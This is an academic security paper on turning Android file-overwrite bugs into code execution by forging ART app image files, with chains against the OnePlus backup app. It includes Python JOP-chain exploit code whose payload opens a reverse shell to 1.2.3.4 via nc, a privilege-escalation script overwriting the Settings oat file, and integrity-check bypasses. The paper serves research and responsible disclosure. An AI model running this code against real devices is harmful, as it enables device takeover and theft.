Exploiting Android Apps with Counterfeit Art

Rokhaya-Diamil Fall
EPFL, Lausanne, Switzerland

Philipp Mao
EPFL, Lausanne, Switzerland

Martin Wagner
Asymmetric Research

Mathias Payer
EPFL, Lausanne, Switzerland

Abstract

Arbitrary file overwrite vulnerabilities are common in Android apps. However, the security impact of such vulnerabilities has so far been highly app-dependent. We present a new, app-agnostic, persistent technique that turns arbitrary file overwrites into code execution by targeting the runtime-generated app image file. This file is used by the Android Runtime to cache a snapshot of the app's classes and is writable within an app's sandbox. By replacing this file with a malicious image, attackers gain code execution when the app restarts.

We describe two exploitation strategies: a local attack that, assuming an ASLR leak, leverages an arbitrary memory write during image decompression to corrupt Android Runtime objects and hijack control flow. More importantly, we demonstrate a remote attack that requires no ASLR leak and instead abuses image relocation logic to inject and execute attacker-controlled Dalvik bytecode.

We demonstrate the practicality of both techniques by exploiting real n-day or 0-day arbitrary file overwrite vulnerabilities on commercial phones. We showcase the local technique with a zero-click privilege escalation chain from an untrusted app to the system user, exploiting an arbitrary file overwrite in the OnePlus backup app. We present the remote technique by exploiting the same file overwrite vulnerability over the network. To further demonstrate the remote technique, we present a new variant of the Pwn2Own24 Galaxy S24 chain, which leveraging our remote technique, now achieves code execution in the privileged platform_app context. We reveal the security impact of arbitrary file overwrite vulnerabilities in Android apps and present memory corruption exploitation in the Android Runtime.

1 Introduction

Android apps present a large attack surface for attackers. For sophisticated attackers, vulnerabilities in this attack surface that lead to code execution are extremely valuable, since such vulnerabilities may eventually be leveraged to fully compromise the target phone. However, vulnerabilities that can be converted into code execution in Android apps are rare. One category of exploited vulnerabilities is memory corruptions, either in file parsing libraries [9] or the browser's HTML/JavaScript engine [12]. These vulnerabilities rely on the app implementing attacker-exposed functionality in native libraries. However, most code written by app developers themselves is written in Java or Kotlin. These memory-safe languages prevent memory corruptions and restrict bugs to high-level logic bugs, the impact of which highly depends on the application context, but usually do not result in code execution.

One common vulnerability arising from such logic bugs is arbitrary file overwrites [1–4, 11, 16, 19, 20, 24, 26, 27]. In the Android developers' docs on common security risks, five out of the 45 security risks [6] can lead to arbitrary file overwrites. An example is "Zip Path Traversal", where an app unzips an attacker-provided Zip file without verifying the archive entry paths for path traversal characters. A malicious Zip file can be used to overwrite arbitrary files writable by the app.

Before Android 5, such arbitrary file overwrites could directly lead to code execution in the affected app [26]. Back then, the dex files storing the Dalvik bytecode were writable by most apps themselves. An arbitrary file write could directly overwrite these files to achieve arbitrary code execution. However, since Android 5 and the introduction of the Android Runtime (ART), all files containing executable code (native, ahead-of-time compiled code, or Dalvik bytecode) are protected and not writable by an app anymore. Following this change, the impact of an arbitrary file overwrite has become highly app-dependent.

We present a novel exploitation technique that can turn arbitrary file overwrites into code execution for any Android app. Our technique overwrites the app image file. This file is generated at runtime by the app itself and is used to cache a snapshot of the ART C++ mirror objects for app-specific Java classes/methods. The file is typically stored in the app's private directory, writable by the app itself at runtime. As such, an arbitrary file overwrite may replace the existing app

image file with a malicious one. When the app is restarted, the malicious app image is loaded. We present two ways to leverage a malicious app image to achieve code execution in a vulnerable app once loaded. A local variant which, given an ASLR leak, leverages an arbitrary memory write during image decompression to overwrite function pointers and execute a reverse shell using a jump-oriented-programming (JOP) chain, and a blind remote variant that leverages the relocations during app image loading to forge a malicious C++ Java method object to execute attacker-supplied Dalvik bytecode.

To demonstrate the feasibility of our techniques, we exploit real 0-day/n-day file overwrite vulnerabilities on up-to-date Android devices. We showcase the local technique with a zero-click privilege escalation on the OnePlus 12R from an untrusted app to the highly privileged system user, leveraging a file overwrite vulnerability in the OnePlus backup app to achieve code execution in said app. For the remote technique, we exploit the same file overwrite vulnerability from an attacker in the same wifi network as the victim, after the user has started a backup session. For the remote technique, we further reproduce the 5-bug exploit chain from Pwn2Own 2024 for the Samsung S24 [11] and demonstrate how our technique enables the chain to work without the fifth bug and achieves code execution in the platform_app context.

Our findings demonstrate that in complex execution environments, such as the one Android apps are executed in, high-level vulnerabilities in memory-safe languages may be leveraged to attack overlooked/unexpected attack surfaces and be turned into code execution. Concretely, we demonstrate the severity of an arbitrary file overwrite vulnerability in an Android app, which can be used to attack C++-implemented ART internals and may result in persistent code execution. We have responsibly disclosed the 0-day vulnerabilities used to demonstrate our techniques to the affected vendors as well as our exploitation techniques to Google. They have acknowledged these vulnerabilities and are working on patches. Once these are put in place, we will release our findings at `https://github.com/HexHive/artow-artifact`.

2 Background

2.1 Arbitrary File Overwrites

Android apps are developed mainly in Java/Kotlin. Unlike bugs in memory-unsafe languages such as C/C++, bugs in the Java code may not directly lead to code execution. One vulnerability arising from bugs in these memory-safe languages is arbitrary file overwrites, allowing the attacker to overwrite an existing file with new attacker-controlled contents. In the Android developer documentation, the following five security risks out of a total of 45 may lead to arbitrary file overwrite: "Content Resolvers", "Improperly Exposed Directories to FileProvider", "Improperly trusting Content Provider-provided filename", "Path traversal", and "Zip Slip" [6]. File overwrite vulnerabilities have been found in OEM preinstalled apps and popular Google Play Store apps, such as Whatsapp. Table 1 presents a non-exhaustive overview of publicly known file overwrite vulnerabilities.

The security impact of an arbitrary file overwrite in an Android app is highly dependent on the context. Android apps are sandboxed, each running with a unique user in the `untrusted_app` SELinux context. An arbitrary file overwrite in an app can only modify files in its own sandbox, i.e., its private directory and potentially files on the sdcard if the corresponding permissions are set. Before Android 5, secondary dex files containing Dalvik bytecode were stored in the app's private directory (in case the app used more than 64k methods, a fairly common occurrence [17]). This allowed attackers to leverage arbitrary file overwrites to overwrite these dex files, giving the attacker control over the Dalvik bytecode executed by the app [26]. In newer versions of Android, these secondary dex files are deprecated, and thus, exploiting an arbitrary file overwrite has become fully app-dependent. In 2023 Microsoft Threat Intelligence demonstrated that a large number of apps were affected by arbitrary file overwrites due to the app exposing a ContentProvider, which did not sanitize the attacker-provided path [19, 24]. Only for apps that stored native libraries in their private directory were they able to achieve arbitrary code execution.

Other files in the app's private directory include the shared preferences. Overwriting the shared preferences allows the attacker to influence the app's behavior, but whether or not this may be turned into code execution highly depends on the app. The same is true for databases or any other app-specific files.

> Arbitrary file overwrites are a common vulnerability in Android apps. The impact of an arbitrary file overwrite vulnerability on Android 5 or later highly depends on the app's implementation.

2.2 Android Runtime App Image File

Since the introduction of the Android Runtime (ART) in Android 5, a new app-writable file was added to the private directory of apps: the app image file. ART is the runtime that runs Android apps since Android 5, supporting interpreted execution, JIT compilation of Java code, and ahead-of-time compilation. In particular, ahead-of-time compilation makes use of two files, the oat ELF file, which holds the native compiled Java code, and the .art app image file, which stores prelinked C++ mirror classes of Java objects and functions. The oat file is generated during installation of the app and is stored in a directory only writable by the installation daemon. On the other hand, the app image file is generated by the app itself after the app has started and is saved in the app's private directory, i.e., `/data/data/appname/cache/oat_primary/arm64/base.art`.

Name	Year	Affected Components	Underlying Bug	Attack Vector
Samsung WifiCredService RCE [20]	2015	WifiCredService	Zip Slip	Network
NowSecure Samsung RCE [27]	2017	Samsung preinstalled app	Zip Slip	Network
NowSecure MultiDex RCE [26]	2017	Vungle ad library	Zip Slip	Network
CVE-2021-24035 [1]	2021	Whatsapp	Zip Slip	Network
CVE-2022-29580 [2]	2022	Google search app	Path Traversal	Intent
PathSentinel [16]	2024	16 OEM apps	Path Traversal	Unknown
DirtyStream [19, 24]	2024	11 100M+ download apps	Improperly trusting ContentProvider-provided filename	Binder IPC
Pwn2Own24 S24 [11]	2024	Samsung preinstalled app	Path Traversal	Network
CVE-2024-43399 [4]	2024	MobSF app	Zip Slip	Network
CVE-2024-20805 [3]	2024	Samsung preinstalled app	Zip Slip	Intent

Table 1: Overview of publicly known file overwrite vulnerabilities in Android apps.

Since the app image file may be regenerated later on, the file remains writable by the app during runtime. The main purpose of the app image file is to cache the state of the ART, allowing fast startup times. Without the app image file, all the app's dex files would need to be reparsed and the mirror objects regenerated from scratch.

> In newer Android versions, the app image file storing a snapshot of C++ mirror Java objects is stored in the app's private directory, writable by the app at runtime.

ImageHeader
+ uint8_t magic[4] + uint8_t version[4] + uint32_t image_reservation_size + uint32_t component_count + uint32_t image_begin + uint32_t image_size + uint32_t image_checksum + ImageSection* sections + uint32_t image_roots + uint32_t oat_checksum + uint32_t oat_file_begin + uint32_t oat_data_begin + uint32_t oat_data_end + uint32_t oat_file_end + uint32_t boot_image_begin + uint32_t boot_image_size + uint32_t boot_image_component_count + uint32_t boot_image_checksum + PointerSize pointer_size

Figure 1: Structure of the ART ImageHeader

The structure of the app image file is described in its image header, see Figure 1. This header defines the constraints and offsets required by ART to safely map the pre-initialized object heap into the process's address space. Before the app image file is loaded and mapped by the runtime, the header's fields are validated to ensure certain invariants are respected.

The base virtual address of the app image at the time the image was originally generated is provided by the `image_begin` field. As the image may not be mapped at the same address, the runtime uses this field to relocate all pointers within the image. Since objects within the app image file make references to system-wide classes, the app image also provides the base address of the system app images through `boot_image_begin`. These system app images are shipped with the firmware and cache the C++ mirror objects for Android framework classes. They are mapped sequentially in memory and thus `boot_image_begin` allows relocation of pointers, pointing to these app images.

In the ART, Java objects such as classes and methods are represented through mirrored data structures. These C++ objects are placed in distinct sections of the app image file defined through the `sections` field of the header. Sections are defined according to the type of these objects (classes, strings, fields, methods, etc). An important object is `mirror::Class` representing all Java classes and stored in the object section of the app image. The `ArtMethod` object describes a Java function and its behavior through relevant metadata such as pointers to the method's bytecode and entrypoints to the execution environment. Every class object refers to its associated `ArtMethods` (located in the methods section of the image) through explicit pointers such as `methods_`. Metadata related to a class's fields is stored in the `ArtField` structure pointed to by the `fields_` pointer.

The app image is always loaded in the lower 4GB of the app's address space, which we will refer to as the `lowmem` memory region. Besides the app image, `lowmem` is used by the ART to store firmware-loaded system app images, oat files, JIT-compiled code, and the Java heap.

2.3 Ability to Load Arbitrary App Images

An attacker leveraging an arbitrary file overwrite vulnerability may overwrite that app's app image file. Considering that the app image file stores critical ART runtime data, we discuss the early loading process of the app image file and whether

or not an attacker-supplied app image file will be rejected by the ART.

There are two integrity checks before the contents of the app image are processed. If either of these checks fails, loading of the app image is stopped. While the primary purpose of both checks is to ensure compatibility with the other files loaded by the ART, they may end up acting as a security check by relying on data not available to the attacker. First, the checksum of the app's oat file is compared with the app image's `oat_checksum` field in the app image header. However, this check is easily bypassed by setting `oat_checksum` to zero, see Listing 1 for the relevant code. After the oat file checksum has been validated, the checksum of the loaded system app image files is calculated and compared to the `boot_image_checksum` in the app image header. The checksum is calculated by xoring the `image_checksum` header fields of the system app images. These app images are shipped in the firmware at `/system/framework/arm64/`, and as such, the checksum is static for a given firmware and can be calculated offline with access to the same firmware. After these two checks succeed, the actual loading process of the app image starts.

```
const uint32_t oat_checksum = oat_file->GetOatHeader().GetChecksum();
const uint32_t image_oat_checksum = image_header.GetOatChecksum();
if (image_oat_checksum != 0u && oat_checksum != image_oat_checksum) {
  return nullptr;
}
// continue app image loading
```

Listing 1: The check for the oat file checksum. If the checksum in the app image is zero, the check always succeeds.

> The two integrity checks before loading the app image are easily bypassable. Consequently, attacker-overwritten app image files will be processed by the ART on app startup.

2.4 Threat Model

We assume a target app vulnerable to an arbitrary file overwrite. We consider two scenarios in our threat model: local and remote.

In the local scenario, the attacker runs as an unprivileged app on the same device as the vulnerable app. The target app's file overwrite vulnerability is triggerable by the attacker app over the network or over local Android IPC (intents, file providers, etc.). Since both the attacker app and the vulnerable app are forked from the Zygote process, the attacker knows the initial address space layout of the vulnerable app [15].

In the remote scenario, the attacker has no access to the target phone but is able to trigger the arbitrary file overwrite vulnerability in the target app over the network. Crucially, in this scenario, the attacker does not know the address space layout of the vulnerable app (due to ASLR). However, the attacker does know the firmware version of the device running the vulnerable app, a requirement to trigger relevant app image parsing functionality as discussed in Section 2.3

In the following sections, we discuss how, for both scenarios, an attacker can craft a malicious app image so that when the vulnerable app is restarted, the attacker achieves code execution in the app via the app image.

3 Local Exploit

The local exploit allows the attacker in the local scenario to hijack code execution in the vulnerable app when the app loads the attacker-overwritten app image file.

Initially, the app image file is loaded from disk and mapped into memory with `mmap`. To save space, the app image file is stored in a compressed format on the disk. Below the app image's header, there is an array of `ImageHeader::Blocks` which are then decompressed into the `lowmem` memory region where the app image will be loaded. See Figure 2 for the structure of `ImageHeader::Block`. The `storage_mode` determines the compression used for the data, either no compression or LZ4 is supported. `Data_offset` and `data_size` denote the region of this block in the memory-mapped file. `Image_offset` and `image_size` denote the region in the `lowmem` ART memory region where the decompressed data is written to.



Figure 2: Structure of `ImageHeader::Block`

All fields of any `ImageHeader::Block` are fully under attacker control and there are no sanity checks on the `image_offset`. This essentially allows the attacker to provide an app image file which triggers an arbitrary write at a `uint32_t` offset from the `lowmem` app image base. Listing 2 shows the code that leads to the arbitrary write.

While powerful, this arbitrary write can only target data in `lowmem` used by the ART, which does not contain a traditional stack or shared libraries. As a consequence, the arbitrary write can not be directly used with common exploitation techniques such as overwriting the global offset table of a library or the return address on a stack. Instead, we need to find a suitable target in `lowmem`.

As discussed in Section 2.4 the attacker knows the memory layout of the target app, including all the memory regions

```
bool ImageHeader::Block::Decompress(uint8_t* out_ptr,
                                    const uint8_t* in_ptr,
                                    std::string* error_msg) const {
switch (storage_mode_) {
 case kStorageModeUncompressed: {
  CHECK_EQ(image_size_, data_size_);
  memcpy(out_ptr + image_offset_, in_ptr + data_offset_, data_size_);
  break;
}
```

Listing 2: The code that leads to the arbitrary write when handling a `ImageHeader::Block` with `storage_mode` `kStorageModeUncompressed`. `Out_ptr` points to the base of the app image file in `lowmem` and `in_ptr` points to the base of the mmapped app image file from disk.

inside of `lowmem` such as the app image base address and the base address of the firmware-loaded app images.

To hijack code execution, we overwrite the function pointer in an `ArtMethod` stored in the already loaded `boot.art`, one of the frameworks' app image files. The `ArtMethod` C++ object mirrors a Java method, see Figure 3 for an overview of the object's structure. The `entry_point_from_quick_compiled_code_` field stores a function pointer that is executed whenever the Java method is called. For ahead-of-time compiled methods, the function pointer points to the native compiled code. The offsets of the `ArtMethods` in `boot.art` are constant, and the local attacker can determine the offset of a commonly called `ArtMethod` from the base address of the loaded app image. With the arbitrary memory write, the attacker can then overwrite the function pointer of the target `ArtMethod` to hijack code execution whenever the corresponding Java function is executed.



Figure 3: Structure of the `ArtMethod`

To escalate this PC hijack to arbitrary code execution, we leverage a JOP chain to execute an arbitrary command with `system`. In the local scenario, the attacker has access to gadgets in all of the executable code loaded initially by Zygote, which includes all oat files and standard shared libraries, such as `libc`. When the Java method is called, `x0` (the first argument of the function) contains the address of the `ArtMethod` itself. Moreover, it is possible to overwrite the `declaring_class_` field with an arbitrary pointer, without corrupting the `ArtMethod`. While the exact gadgets will heavily depend on the firmware of the target device, we found a large number of gadgets (stemming from C++ object handling), which load a pointer stored at `x0` into `x0`, performs some actions and then jumps to a function pointer stored at an offset of `x0`. By pivoting `x0` to attacker-controlled memory (stored in the loaded app image in a decompressed block), these gadgets can be chained until all registers are setup using the actions in between the first load and the vtable call, to call `system` with a controlled argument. In Section 5.1, we will discuss the JOP chain used for the exploit on the OnePlus 12R in detail.

The local exploit is persistent across the same boot. After a reboot, ASLR will randomize the offset between the loaded app image and `boot.art`. If the previous attacker-provided app image is loaded, the app will likely crash, causing the app image file to eventually be removed by the Android framework.

4 Remote Exploit

The remote exploit allows an attacker with no knowledge of the address space layout to gain code execution by overwriting the app image file of the vulnerable app with a malicious one containing an embedded method that will execute attacker-provided bytecode.

As discussed in Section 2.2, when the app image file is first loaded into memory, it may not be mapped to the base address expected in the header. This potential mismatch necessitates a relocation process for all absolute virtual pointers contained within the image before the runtime can safely utilize the objects. After decompression, an object-aware relocation technique, implemented by so-called visitors, traverses the object graph, following references to recursively relocate all nested pointers and associated metadata linked to a specific object. The pointers and fields of the various C++ objects contained in it are relocated to ranges within the app image, the app's associated oat file, or the firmware app image/oat files.

This relocation process can be harnessed by a remote attacker in order to construct an exploit that does not rely on an ASLR leak. By strategically relocating pointers within C++ mirror objects, the attacker can relocate pointers to a chosen address in the ranges defined above. This gives the ability to relocate the function pointer of an `ArtMethod` to gadgets within the firmware oat files located in `lowmem`. While this leads to a PC hijack, we found the gadgets on arm64 available in `lowmem` to be insufficient to achieve arbitrary code execution. Instead, we leverage bytecode injection to achieve arbitrary code execution.

```
header.VisitPackedArtMethods([&](ArtMethod& method) {
  if (method.HasCodeItem()) {
    const dex::CodeItem* code_item = method.GetDexFile()->GetCodeItem(
        method.GetDataPtrSize(image_pointer_size_));
    method.SetCodeItem(code_item);
  }
  if (method.GetEntryPointFromQuickCompiledCode() == nterp_trampoline_) {
    method.SetEntryPointFromQuickCompiledCode(GetNterpEntryPoint());
  }
}, space->Begin(), image_pointer_size_);
```

Listing 3: The code in the `ArtMethod` visitor relocating the `data_` and `entry_point_from_quick_compiled_code_` fields. The `method.hasCodeItem()` uses the methods's `access_flags_` and is disconnected from the logic relocating the function pointer.

An `ArtMethod` has three fields which will be modified by the `ArtMethod` visitor, `declaring_class_`, `data`, and `entry_point_from_quick_compiled_code_` An `ArtMethod` may be ahead-of-time compiled, in which case the function pointer (`entry_point_from_quick_compiled_code_`) is relocated by the visitor to the relevant function in the oat file. For an interpreted function, this function points to the `NterpTrampoline` symbol in `boot.art` that will later be replaced with `ExecuteNterpImpl` by the visitor, the entrypoint of the bytecode interpreter. The `data_` member of the `ArtMethod` is expected to store a dex method index that will be replaced by the `ArtMethod` visitor with a pointer to the corresponding dex method's `code_item` containing the function's Dalvik bytecode. The `declaring_class_` is relocated, expected to point to a `Class` object.

An interpreted `ArtMethod` with a `data_` pointer pointing to attacker-controlled memory will execute the attacker's bytecode when called, achieving arbitrary code execution. The challenge to craft such an `ArtMethod` is that the `data_` field is expected to hold an index, which is replaced by the visitor to an existing `code_item` in the app's dex file. We first exploit a logic bug, which causes the visitor to replace `entry_point_from_quick_compiled_code_` with `ExecuteNterpImpl` without touching the `data_` field. This is possible since the visitor uses the `access_flags_` to determine if the `data_` field should be touched or not. Afterwards, the visitor always replaces the function pointer when containing `NterpTrampoline` with `ExecuteNterpImpl`. See Listing 3 for the relevant code.

This gives us an `ArtMethod` with a function pointer equal to `ExecuteNterpImpl` and an unmodified `data_` pointer. To relocate this `data_` pointer to attacker-controlled memory, we overlay the `ArtField` section of the app image with the `ArtMethod` section. This is possible because the different sections of the app image are defined by the image header with no checks to prevent overlapping sections. Figure 4 describes the structure of an `ArtField`. By cleverly overlaying



Figure 4: Structure of the `ArtField`



Figure 5: The app image with an `ArtField` overlaying an `ArtMethod` to craft a method with a function pointer to the interpreter and a data pointer to attacker-controlled bytecode.

an `ArtField`'s `declaring_class_` with the `ArtMethod`'s `data_` pointer, we coerce the `ArtField` visitor to relocate the `data_` pointer to point to an attacker-controlled `code_item` within the app image, see Figure 5. During class initialization, when this `ArtMethod` is called, the interpreter will execute the attacker-controlled bytecode pointed to by the `data_` field, allowing us to achieve code execution only relying on offsets in our controlled app image file.

The Dalvik bytecode, shipped in the app image and triggered by our `ArtMethod`, will execute a call to `Runtime.getRuntime().exec("<command string>")` which results in command execution in the context of the vulnerable app. We attain this goal by invoking methods in succession to obtain an instance of `Runtime` and a valid `String` instance containing the attacker-defined `<command string>`, followed by a call to `exec`. The bytecode needs to be provided with the type and methods indices of `String` or `Runtime::getRuntime`, etc... from the target app's `classes.dex`. As the target application won't contain a constant `String` with the content of our command, we need to construct a dynamic `String` instance. It is possible to construct an array of characters and provide them to a `String` constructor or by invoking `StringBuilder->append(char[])` and converting it to a `String`.

A caveat of the remote technique is the fact that the apk installation path needs to be known when building the exploit app image file. At the end of the app image loading process, the apk installation path in the oat file is compared to the

paths in the app image file. If these do not match, app image loading is stopped, and the app image is discarded. This is a problem for the remote technique as it relies on the app image loading process to finish successfully. It is not relevant for the local technique since the arbitrary write happens at the beginning of app image loading and corrupts data in the already loaded `boot.art`. Since Android 8, the installation path of an apk is randomized. There are two possibilities to bypass this. First, system apps and some preinstalled apps' installation paths are not random. For example, the OnePlus backup app is installed in `/data/app/BackupAndRestore/`, and system apps are installed in `/system/app/`. Applying the remote technique to a file overwrite vulnerability in one of those apps is directly possible. To deal with this problem when targeting user-installed apps, the bug from the local technique may be leveraged, see Listing 2. The `data_offset_` is not checked before the `memcpy` and can thus be used to read data outside of the app image file mapping and write that data to the app image. We found that for some apps, the app installation path string exists in memory at a constant offset from the app image file mapping. Using this out-of-bounds read, the dex cache paths in the loaded app image can be dynamically updated with the randomized path during image decompression. Alternatively, an additional vulnerability may be leveraged to leak the installation path, such as an arbitrary file read, which can read the existing app image to obtain the installation path.

The remote technique is persistent across reboots of the device. The app image only fails to load after an apex/system update. This is because the calculated `boot_image_checksum` will be different. However, this loading failure is stealthy since it is expected, and all other app image files will also fail to load.

5 Exploiting Real Bugs

To demonstrate that our exploitation techniques are practical and can be applied to real bugs on commercial devices, we exploit 0-day and n-day bugs with our local and remote techniques.

5.1 Local: OnePlus 12R 0-click Chain

We demonstrate the local technique by presenting a new zero-click chain, which escalates privileges from an unprivileged app to the highly privileged system user on the OnePlus 12R (firmware version from November 2025) without user interaction. The exploit chains two 0-days to achieve code execution with our local technique in the OnePlus backup app. From the highly-privileged backup app, it is straightforward to escalate to the system user. Figure 6 gives an overview of this exploit chain.

The first bug is a missing permission check in the `IAtCmdFwd` system service, which allows any unprivileged app to inject touch events by sending Binder IPC requests to that service. While extremely powerful, this bug itself is not enough to achieve code execution in a higher-privileged context, as privileged actions, such as enabling the Android Debug Bridge, are gated behind a credential check. However, this bug does allow the attacker app to start and stop other apps itself. The second bug affects the OnePlus backup app and leads to an arbitrary file overwrite. The backup app allows users to copy data from their old device to the new one. When a backup session is started as the new phone, the app starts a hotspot and listens on TCP port 8940. During normal usage, the old device sends the files to be backed up to the new device over this TCP port via `FileHandler` messages after a UI pin authentication is done between the new and old devices. However, by directly communicating with the TCP port and sending a well-formed `FileHandler` message, any app can trigger the backup app to do a file write, irrespective of the UI state of the backup app. The `FileHandler` message contains the path where the file is written to and the content. While the first directory of the path is verified, a path traversal is possible by supplying `../`, leading to an arbitrary file overwrite.

The attacker app achieves code execution in the backup app by leveraging the injected touch events to first start a screen recording session, bypassing the user consent with its injected touch events. The rest of the attacker app then runs as a background service, reacting to OCR data from the screen recording. This allows the attacker app to inject touch events based on the screen state of the phone. The attacker app then starts the backup app as a new device, causing the backup app to listen for `FileHandler` messages on TCP port 8940. The attacker app then sends a `FileHandler` message which overwrites the app image file of the backup app [1]. The attacker then closes and reopens the backup app with injected touch events, causing the backup app to load the malicious app image file and triggering the PC hijack.

The JOP chain we used to achieve code execution consists of four gadgets. The first gadget pivots `x0` to attacker-controlled memory in the loaded app image file. The second gadget sets `x19` to point to a `char**` pointer to the reverse shell command. The third gadget sets `x20` to the address of `system`. The fourth and final gadget loads the pointer at `x19` into `x0` and calls `x20` (`system`). Listing 4 shows the code used to generate the exploit app image file.

5.1.1 Privilege Escalation to the System User

The backup app runs in the `oplus_backuprestore_app` SELinux context. This gives the backup app access to the `oplus_app_data_service` system service. This service is used by the backup app to write to the directory of other apps. The service itself forwards all received Binder requests to

[1] stored at `/data/data/com.oneplus.backuprestore/cache/oat/arm64/BackupAndRestore.art`



Figure 6: Overview of the 0-click privilege escalation chain. The chain achieves code execution in the OnePlus backup app from an unprivileged attacker app. Steps 1-5 achieve code execution in the backup app. Steps 6-7 escalate privileges from the backup app to the system user in the settings app. No user interaction is required.

```
"""
libart.so
0x6c52b8: ldr x0, [x0,0x50]; ldr x8, [x0]; ldr x8, [x8,0x68]; blr x8
0x7d18d8: ldr x8, [x0]; ldr x19, [x0,0x48]; ldr x8, [x8,0xe0]; blr x8
0x46b9e8: ldr x8, [x0]; ldr x20, [x0,0x10]; mov x1, x19;
          ldr x8, [x8,0x18]; blr x8
libc.so
0xae740: ldr x0, [x19]; blr x20
"""

payload = pwn.flat({
 0: p64(scratch_mem),
 0x10: p64(system), # gadget3 -> x20
 0x18: p64(libc_base + 0xae740), # system
 0x48: p64(scratch_mem+0x120), # gadget 2 -> x19
 0x68: p64(libart_base + 0x7d18d8), # gadget 1 -> blr x8
 0xe0: p64(libart_base + 0x46b9e8), # gadget 2 -> blr x8
 0x120: p64(scratch_mem+0x128),
 0x128: b"/system/bin/nc 1.2.3.4 1338|sh\x00"
}) # written to scratch_mem

art.blocks.append(
 Block(boot_art+0x2496a8-art_base, 8)
) # ArtMethod function pointer
art.decompressed.append(p64(libart_base + 0x6c52b8)) # gadget 1
art.blocks.append(
 Block(boot_art+0x2496e0-art_base, 8)
) # gadget 1 -> x0
art.decompressed.append(p64(scratch_mem))
art.blocks.append(
 Block(scratch_mem-art_base, len(payload))
)
art.decompressed.append(payload)
art.serialize()
```

Listing 4: The Python exploit code that builds the app image file, which leverages the arbitrary memory write during decompression to trigger a JOP chain and executes a reverse shell command. `Art.blocks` stores the array of `ImageHeader::Blocks` and `art.decompressed` stores the data which will be decompressed. Finally `art.serialize()` serializes the app image file to disk. This code runs in the attacker app just before sending the `FileHandler` message to the backup app.

```
#!/system/bin/sh

service call oplus_app_data_service 5 \
  s16 "/data/data/com.example.oneplusiptablespoc/" \
  s16 "/data/dalvik-cache/wow/"
service call oplus_app_data_service 3 \
  s16 "/data/dalvik-cache/wow/files/system_ext@Settings.apk@classes.dex" \
  s16 "/data/dalvik-cache/arm/system_ext@Settings.apk@classes.dex"
service call oplus_app_data_service 3 \
  s16 "/data/dalvik-cache/wow/files/system_ext@Settings.apk@classes.vdex" \
  s16 "/data/dalvik-cache/arm/system_ext@Settings.apk@classes.vdex"
service call oplus_app_data_service 3 \
  s16 "/data/dalvik-cache/wow/files/system_ext@Settings.apk@classes.art" \
  s16 "/data/dalvik-cache/arm/system_ext@Settings.apk@classes.art"
```

Listing 5: The privilege escalation script, which, if executed as the OnePlus backup app overwrites the settings app oat file.

the native `AppDataService` service. The `AppDataService` itself runs as `root` in the `installd` SELinux context and takes care of copying/moving files after receiving a binder request from the `oplus_app_data_service` service. Due to the `AppDataService`'s high privileges, it is possible to overwrite files in the `/data/dalvik-cache` directory. This directory stores oat files for framework processes. By overwriting the oat file of the settings app, we can achieve code execution in the settings app when it is restarted. Listing 5 shows the binder IPC requests to overwrite the setting app's oat file. Specifically, we overwrite the native ahead-of-time compiled method `com.android.settings.AirplaneModeEnabler.<init>`, which is called immediately after the app is started, with shellcode that spawns a reverse shell. The injected touch events are used to stop and start the settings app to trigger loading of the modified oat file.

We have responsibly disclosed the two 0-day vulnerabilities to OnePlus. The touch even injection is fixed in firmware version 2621_15.

We demonstrate the practicality of our local exploit technique by leveraging it in a zero-click privilege escalation chain on an up-to-date OnePlus 12R.

5.2 Remote: OnePlus Backup App over Wifi



Figure 7: Overview of the remote exploit chain targeting the OnePlus backup app.

